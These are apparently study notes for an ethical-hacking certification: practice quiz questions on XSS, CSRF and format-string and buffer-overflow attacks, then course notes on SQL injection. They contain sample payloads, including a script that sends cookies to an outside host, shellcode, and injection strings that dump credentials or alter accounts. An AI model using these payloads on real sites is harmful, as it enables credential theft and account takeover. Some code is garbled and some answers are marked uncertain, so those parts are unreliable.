Which of the following statements is incorrect?

1. Vulnerability scanners attempt to identify vulnerabilities in the hosts scanned.
2. Vulnerability scanners can help identify out-of-date software versions, missing patches, or system upgrades
3. They can validate compliance with or deviations from the organization's security policy
4. **Vulnerability scanners can identify weakness and automatically fix and patch the vulnerabilities without user intervention**

Q10) What is it called when a hacker inserts programming commands into a web form?

1. Form tampering
2. **Command injection**
3. Buffer overflow
4. Web form attack

A10) Command injection involves a hacker entering programming commands into a web form in order to get the web server to execute the commands.

Q11) Browsers do not display __.

1. ActiveX
2. **Hidden fields**
3. Java
4. JavaScript

A11) Browsers do not render hidden fields, but these fields can be viewed if you use the browser's ability to view source code.

Q12) Bret is a web application administrator and has just read that there are a number of surprisingly common web application vulnerabilities that can be exploited by unsophisticated attackers with easily available tools on the Internet. He has also read that when an organization deploys a web application, they invite the world to send HTTP requests. Attacks buried in these requests sail past firewalls, filters, platform hardening, SSL, and IDS without notice because they are inside legal HTTP requests. Bret is determined to weed out vulnerabilities.

What are some of the common vulnerabilities in web applications that he should be concerned about?

1. **Non-validated parameters, broken access control, broken account and session management, cross-site scripting and buffer overflows are just a few common vulnerabilities**
2. Visible clear text passwords, anonymous user account set as default, missing latest security patch, no firewall filters set and no SSL configured are just a few common vulnerabilities
3. No SSL configured, anonymous user account set as default, missing latest security patch, no firewall filters set and an inattentive system administrator are just a few common vulnerabilities
4. No IDS configured, anonymous user account set as default, missing latest security patch, no firewall filters set and visible clear text passwords are just a few common vulnerabilities

Q13) This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?
id=%3Cscript%20src=%22http://baddomain.com/badscript.js%22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

1. **Cross-site-scripting attack**
2. SQL Injection
3. URL Traversal attack

4. Buffer Overflow attack

Q14) A security analyst in an insurance company is assigned to test a new web application that will be used by clients to help them choose and apply for an insurance plan. The analyst discovers that the application is developed in ASP scripting language and it uses MSSQL as a database backend. The analyst locates the application's search form and introduces the following code in the search input field.

```
IMG SRC=vbscript:msgbox("Vulnerable");> originalAttribute="SRC"
originalPath="vbscript:msgbox("Vulnerable");>"
```

When the analyst submits the form, the browser returns a pop-up window that says "Vulnerable".

Which web applications vulnerability did the analyst discover?

1. Cross-site request forgery
2. Command injection
3. **Cross-site scripting**
4. SQL injection

Q15) While testing the company's web applications, a tester attempts to insert the following test script into the search area on the company's web site.

```
<script>alert(" Testing Testing Testing ")</script>
```

Afterwards, when the tester presses the search button, a pop-up box appears on the screen with the text: "Testing Testing Testing". Which vulnerability has been detected in the web application?

1. Buffer overflow
2. Cross-site request forgery
3. Distributed denial of service
4. **Cross-site scripting**

Q16) This kind of attack will let you assume a users identity at a dynamically generated web page or site:

1. SQL Injection
2. **Cross Site Scripting**
3. Session Hijacking
4. Zone Transfer

A16) Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include HTML code and client-side scripts.

An exploited cross-site scripting vulnerability can be used by attackers to bypass access controls such as the same origin policy.

Q17) During a penetration test, a tester finds that the web application being analyzed is vulnerable to Cross Site Scripting (XSS). Which of the following conditions must be met to exploit this vulnerability?

1. The web application does not have the secure flag set.
2. **The session cookies do not have the HttpOnly flag set.**
3. The victim user should not have an endpoint security solution.
4. The victim's browser must have ActiveX technology enabled.

Q18) Kevin sends an email invite to Chris to visit a forum for security professionals. Chris clicks on the link in the email message and is taken to a web based bulletin board. Unknown to Chris, certain functions are executed on his local system under his privileges, which allow Kevin access to information used on the BBS. However, no executables are downloaded and run on the local system. What would you term this attack?

1. Phishing
2. Denial of Service
3. **Cross Site Scripting**
4. Backdoor installation

A18) This is a typical Type-1 Cross Site Scripting attack. This kind of cross-site scripting hole is also referred to as a non-persistent or reflected vulnerability, and is by far the most common type. These holes show up when data provided by a web client is used immediately by server-side scripts to generate a page of results for that user. If unvalidated user-supplied data is included in the resulting page without HTML encoding, this will allow client-side code to be injected into the dynamic page. A classic example of this is in site search engines: if one searches for a string which includes some HTML special characters, often the search string will be redisplayed on the result page to indicate what was searched for, or will at least include the search terms in the text box for easier editing. If all occurrences of the search terms are not HTML entity encoded, an XSS hole will result.

Q19) Kevin has been asked to write a short program to gather user input for a web application. He likes to keep his code neat and simple. He chooses to use `printf(str)` where he should have ideally used `printf(“%s”, str)`. What attack will his program expose the web application to? (?)

1. Cross Site Scripting
2. SQL injection Attack
3. **Format String Attack**
4. Unicode Traversal Attack

A19) Format string attacks are a new class of software vulnerability discovered around 1999, previously thought harmless. Format string attacks can be used to crash a program or to execute harmful code. The problem stems from the use of unfiltered user input as the format string parameter in certain C functions that perform formatting, such as `printf()`. A malicious user may use the `%s` and `%x` format tokens, among others, to print data from the stack or possibly other locations in memory. One may also write arbitrary data to arbitrary locations using the `%n` format token, which commands `printf()` and similar functions to write back the number of bytes formatted to the same argument to `printf()`, assuming that the corresponding argument exists, and is of type `int *`.

Q20) Ivan is auditing a corporate website. Using Winhex, he alters a cookie as shown below.

Before Alteration: Cookie: lang=en-us; ADMIN=no; y=1 ; time=10:30GMT ;

After Alteration: Cookie: lang=en-us; ADMIN=yes; y=1 ; time=12:30GMT ;

What attack is being depicted here?

1. Cookie Stealing
2. Session Hijacking
3. Cross Site Scripting
4. **Parameter Manipulation**

A20) Cookies are the preferred method to maintain state in the stateless HTTP protocol. They are however also used as a convenient mechanism to store user preferences and other data including session tokens. Both persistent and non-persistent cookies, secure or insecure can be modified by the client and sent to the server with URL requests. Therefore any malicious user can modify cookie content to his advantage. There is a popular misconception that non-persistent cookies cannot be modified but this is not true; tools like Winhex are freely available. SSL also only protects the cookie in transit.

Q21) The following exploit code is extracted from what kind of attack?

```
#define MAKE_STR_FROM_RET(x) ((x)&0xff), (((x)&0xff00)8),
(((x)&0xff0000)16), (((x)&0xff000000)24)
char infin_loop[]=
/* for testing purposes */
"\xEB\xFE";
char bsdcode[] =
/* Lam3rZ chroot() code rewritten for FreeBSD by venglin */
"\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80\x31\xdb\x31\xc0\x43"
"\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80\xeb\x77\x5e\x31\xc0"
"\x8d\x5e\x01\x88\x46\x04\x66\x68\xff\xff\x01\x53\x53\xb0"
"\x88\xcd\x80\x31\xc0\x8d\x5e\x01\x53\x53\xb0\x3d\xcd\x80"
"\x31\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9"
"\x31\xc0\x8d\x5e\x08\x53\x53\xb0\x0c\xcd\x80\xfe\xc9\x75"
"\xf1\x31\xc0\x88\x46\x09\x8d\x5e\x08\x53\x53\xb0\x3d\xcd"
"\x80\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31\xc0\x88\x46"
"\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
"\x0c\x52\x51\x53\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53"
"\x53\xb0\x01\xcd\x80\xe8\x84\xff\xff\xff\xff\x01\xff\xff\x30"
"\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e"
"\x67\x6c\x69\x6e";static int magic[MAX_MAGIC], magic_d[MAX_MAGIC];
static char *magic_str=NULL;
int before_len=0;
char *target=NULL, *username="user", *password=NULL;
struct targets getit;
```

1. Remote password cracking attack
2. SQL Injection
3. Distributed Denial of Service
4. Cross Site Scripting
5. **Buffer Overflow**

A21) This is a buffer overflow with it's payload in hex format.

Q22) An attacker changes the profile information of a particular user on a target website (the victim). The attacker uses this string to update the victim's profile to a text file and then submit the data to the attacker's database.

```
<frame src=http://www/vulnweb.com/updataif.php Style="display:none"></iframe>
```

What is this type of attack (that can use either HTTP GET or HTTP POST) called?

1. **Cross-Site Request Forgery**
2. Cross-Site Scripting
3. SQL Injection
4. Browser Hacking

A22) <https://www.acunetix.com/websitesecurity/csrf-attacks/>

Q23) While performing online banking using a web browser, a user receives an email that contains a link to an interesting Web site. When the user clicks on the link, another web browser session starts and displays a video of cats playing a piano. The next business day, the user receives what looks like an email from his bank, indicating that his bank account has been accessed from a foreign country. The email asks the user to call his bank and verify the authorization of a funds transfer that took place.

What web browser-based security vulnerability was exploited to compromise the user? (?)

1. **Cross-Site Request Forgery**
2. Cross-Site Scripting
3. Web form input validation
4. Clickjacking

Q24) A company's Web development team has become aware of a certain type of security vulnerability in their Web software. To mitigate the possibility of this vulnerability being exploited, the team wants to modify the software requirements to disallow users from entering HTML as input into their Web application.

What kind of web application vulnerability likely exists in their software?

1. Web site defacement vulnerability
2. SQL injection vulnerability
3. **Cross-site Scripting vulnerability**
4. Cross-site Request Forgery vulnerability

Q25) Which of the following is one of the most effective ways to prevent Cross-site Scripting (XSS) flaws in software applications?

1. Verify access right before allowing access to protected information and UI controls
2. Use security policies and procedures to define and implement proper security settings
3. **Validate and escape all information sent over to a server**
4. Use digital certificates to authenticate a server prior to sending data

Q26) The Open Web Application Security Project (OWASP) is the worldwide not-for-profit charitable organization focused on improving the security of software. What item is the primary concern on OWASP's Top Ten Project most Critical Web application Security Rules? (?)

1. **Injection**
2. Cross site Scripting
3. Cross site Request Forgery
4. Path Disclosure

Q27) Windows file servers commonly hold sensitive files, databases, passwords and more. Which of the following choices would be a common vulnerability that usually exposes them?

1. Cross-site scripting
2. SQL injection
3. **Missing patches**
4. CRLF injection

Q28) A Security Engineer at a medium-sized accounting firm has been tasked with discovering how much information can be obtained from the firm's public facing web servers. The engineer decides to start by using netcat to port 80.

The engineer receives this output:

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/6
Expires: Tue, 17 Jan 2011 01:41:33 GMT
Date: Mon, 16 Jan 2011 01:41:33 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Wed, 28 Dec 2010 15:32:21 GMT
ETag: "b0aac0542e25c31:89d"
Content-Length: 7369
```

Which of the following is an example of what the engineer performed?

1. Cross-site scripting
2. **Banner grabbing**
3. SQL injection
4. Whois database query

Q29) Annie has just succeeded in stealing a secure cookie via a XSS attack. She is able to replay the cookie even while the session is invalid on the server. Why do you think this is possible? (?)

1. **It works because encryption is performed at the application layer (single encryption key)**
2. The scenario is invalid as a secure cookie cannot be replayed
3. It works because encryption is performed at the network layer (layer 1 encryption)
4. Any cookie can be replayed irrespective of the session status

A29) Secure Cookies should only be allowed by the browser to send and receive over HTTPS. Thus there is an Application Layer Encryption. A Secure Cookie is not encrypted and thus can be plainly read. XSS is done from within the browser of the victim, within the memory allocated by the browser, regardless of any transport or any transport encryption.

Session Cookies contain a token that is known on the server as long as the session has not expired on the server. You can always craft a HTTP request containing the cookie in your text-editor and send that to the server.

Q30) XSS attacks occur on Web pages that do not perform appropriate bounds checking on data entered by users. Characters like < > that mark the beginning/end of a tag should be converted into HTML entities.

```
<          &lt;
>          &gt;
{          &#40;
}          &#41;
#          &#35;
&          &amp;
"          &quot;
```

```
<script>
var x = new Image(); x.src =
'http://www.juggyboy.com/x.php?steal=' + document.cookie;
</script>
```

What is the correct code when converted to html entities?

- A. &script>

var x = new Image(); x.src =

"http://www.juggyboy.com/x.php?steal=" + document.cookie;

&/script>
- B. &script#

var x = new Image(); x.src =

"http://www.juggyboy.com/x.php?steal=" +

document.cookie;

&/script#
- C. >script>

var x = new Image(); x.src =

"http://www.juggyboy.com/x.php?steal=" +

document.cookie;

</script>
- D. <script<

var x = new image(); x.src =

"http://www.juggyboy.com/x.php?steal=" + document.cookie;

</script>

1. Option A

2. Option B
3. Option C
4. **Option D**

Q31) Consider the following code:

```
URL:http://www.certified.com/search.pl?text=<script>alert(document.cookie)</script>
```

If an attacker can trick a victim user to click a link like this, and the Web application does not validate input, then the victim's browser will pop up an alert showing the users current set of cookies. An attacker can do much more damage, including stealing passwords, resetting your home page, or redirecting the user to another Web site.

What is the countermeasure against XSS scripting?

1. Create an IP access list and restrict connections based on port number
2. **Replace "<" and ">" characters with "& l t;" and "& g t;" using server scripts**
3. Disable Javascript in IE and Firefox browsers
4. Connect to the server using HTTPS protocol instead of HTTP

Q32) While using your bank's online servicing you notice the following string in the URL bar:

```
http://www.MyPersonalBank/Account?Id=368940911028389&Damount=10980&Camount=21
```

 You

observe that if you modify the Damount & Camount values and submit the request, that data on the web page reflect the changes.

What type of vulnerability is present on this site?

1. SQL injection
2. XSS Reflection
3. **Web Parameter Tampering**
4. Cookie Tampering

Q33) An attacker inputs the following into the Search text box on an entry form: `<script>'It worked'</script>` . The attacker then clicks the Search button and a pop-up appears stating "It Worked." What can you infer from this?

1. The site is vulnerable to buffer overflow.
2. The site is vulnerable to SQL injection.
3. The site is vulnerable to parameter tampering.
4. **The site is vulnerable to XSS.**

Q34) XSS is typically targeted toward which of the following? (?)

1. Web applications
2. E-mail clients
3. **Web browsers**

4. Users

A34) XSS is targeted toward web browsers and can take advantage of defects in web applications and browsers.

Q35) Which of the following conditions must be given to allow a tester to exploit a Cross-Site Request Forgery (CSRF) vulnerable web application?

1. The victim user must open the malicious link with an Internet Explorer prior to version 8.
2. The session cookies generated by the application do not have the HttpOnly flag set.
3. The victim user must open the malicious link with a Firefox prior to version 3.
4. **The web application should not use random tokens.**

Chapter 13. SQL Injection

13.1 SQL Injection Concepts

What is SQL Injection?

- SQL injection is a technique used to take advantage of **non-validated input vulnerabilities** to pass SQL commands through a web application for execution by a **backend database**.
- SQL injection is a basic attack used to either **gain unauthorized access** to a database or to **retrieve information** directly from the database.
- It is a **flaw in web applications** and not a database or web server issue.


SQL commands used to perform operations on the database include INSERT, SELECT, UPDATE, and DELETE.

Why Bother about SQL Injection?

- On the basis of **application used** and the way it **processes user supplied data**, SQL injection can be used to implement the attacks mentioned below:
 - **Authentication Bypass**: Using this attack, an attacker **logs onto an application without providing valid user name and password** and gains administrative privileges.
 - **Information Disclosure**: Using this attack, an attacker **obtains sensitive information that is stored in the database**.
 - **Compromised Data Integrity**: An attacker uses this attack to **deface a web page**, insert malicious content into web pages, or alter the contents of a database.
 - **Compromised Availability of Data**: Attackers use this attack to **delete the database information**, delete log, or audit information that is stored in a database.
 - **Remote Code Execution**: It assists an attacker to **compromise the host OS**.

MSSQL, MySQL, Postgre: 有跟OS互動

How Web Applications Work




SQL Injection and Server-side Technologies

- **Server-side Technology:** Powerful server-side technologies like ASP.NET and database servers allow developers to **create dynamic, data-driven websites** with incredible ease.
- **Exploit:** The power of ASP.NET and SQL can easily be **exploited by hackers** using SQL injection attacks.
- **Susceptible Databases:** All relational databases, SQL Server, Oracle, IBM DB2, and MySQL, are susceptible to **SQL-injection attacks**.
- **Attack:** SQL injection attacks do not exploit a specific software vulnerability, instead they **target websites** that do not follow **secure coding practices** for accessing and manipulating data stored in a relational database.

Understanding HTTP Post Request

- When a user provides information and clicks Submit, the browser submits a string to the web server that contains the user's credentials.
- SQL query at the database:
 - `select * from Users where (username = 'bart' and password = 'simpson');`

Example: Normal SQL Query



Web Browser

Constructed SQL Query

```
SELECT Count(*) FROM Users WHERE
UserName='Jason' AND Password='Springfield'
```


Server-side Code (BadLogin.aspx)

```
BadLogin.aspx.cs
private void cmdLogin_Click(object sender,
System.EventArgs e)
{ string strCnx =
"server=
localhost;database=northwind;uid=sa;pwd=";
SqlConnection cnx = new SqlConnection(strCnx);
cnx.Open();

//This code is susceptible to SQL injection
attacks.
string strQry = "SELECT Count(*) FROM
Users WHERE UserName='" + txtUser.Text +
"' AND Password='" + txtPassword.Text +
"'";

int intRecs;
SqlCommand cmd = new SqlCommand(strQry, cnx);
intRecs = (int) cmd.ExecuteScalar();
if (intRecs>0) {
FormsAuthentication.RedirectFromLoginPage(txtUser
.Text, false); } else {
lblMsg.Text = "Login attempt failed."; }
cnx.Close();
}
```

Understanding an SQL Injection Query



Attacker Launching SQL Injection

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'
```

SQL Query Executed

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'
```

Code after -- are now comments

Understanding an SQL Injection Query - Code Analysis

- A user enters a user name and password that **matches a record** in the **user's table**.
- A dynamically generated SQL query is used to **retrieve** the number of matching rows.

- The user is then **authenticated and redirected** to the requested page.
- When the attacker enters `blah' or 1=1 --` then the SQL query will look like: `SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 --' AND Password=''`
- Because a pair of hyphens designate the beginning of a comment in SQL, the query simply becomes: `SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1`
- ```
string strQry = "DELCEt Count(*) FROM Users WHERE UserName='" + txtUser.Text + "'
AND Password='" + txtPassword.Text + "'";
```

`+ txtUser.Text` : 直接串接

## Example of a Web App Vulnerable to SQL Injection: **BadProductList.aspx**

- This page displays products from the Northwind database and allows users to **filter the resulting list of products** using a textbox called txtFilter.
- Like the previous example (**BadLogin.aspx**), this code is vulnerable to SQL injection attacks.
- The executed SQL is constructed **dynamically** from a user-supplied input.

```
//This code is susceptible to SQL injection attacks.
if (txtFilter.Text.Length > 0){
 strSQL += " WHERE ProductName LIKE '" + txtFilter.Text + "'";
}
```

`+=` Dynamic SQL

## Example of a Web App Vulnerable to SQL Injection: **Attack Analysis**



http://www.juggyboyshop.com

JuggyBoyShop.com

Search for Products

| Product ID | ProductName | QuantityPerUnit | UnitPrice |
|------------|-------------|-----------------|-----------|
| 145        | Jason       | mypass@123      | 0         |
| 451        | Georg       | pass1234        | 0         |
| 128        | Jhonson     | qwertyabcd      | 0         |
| 157        | Suzanne     | asd@1234        | 0         |

User names and Passwords are displayed

Attacker Launching SQL Injection


```
blah' UNION Select 0, username, password, 0 from users --
```

### SQL Query Executed

```
SELECT ProductId, ProductName, QuantityPerUnit, UnitPrice FROM Products WHERE ProductName LIKE 'blah' UNION Select 0, username, password, 0 from users --
```

- ProductId, ProductName, QuantityPerUnit, UnitPrice分別為1, 2, 3, 4
- 對應至0, username, password, 0這四個，數量要一致

## Example of SQL Injection: Updating Table



Attacker Launching SQL Injection

```
blah'; UPDATE jb-customers SET jb-email = 'info@juggyboy.com' WHERE email = 'jason@springfield.com; --
```

SQL Injection Vulnerable Website

http://www.juggyboy.com

JuggyBoy.com

Forgot Password


Email Address

Your password will be sent to your registered email address

### SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = 'blah'; UPDATE jb-customers SET jb-email = 'info@juggyboy.com' WHERE email = 'jason@springfield.com; --';
```

## Example of SQL Injection: Adding New Records



**Attacker Launching SQL Injection**

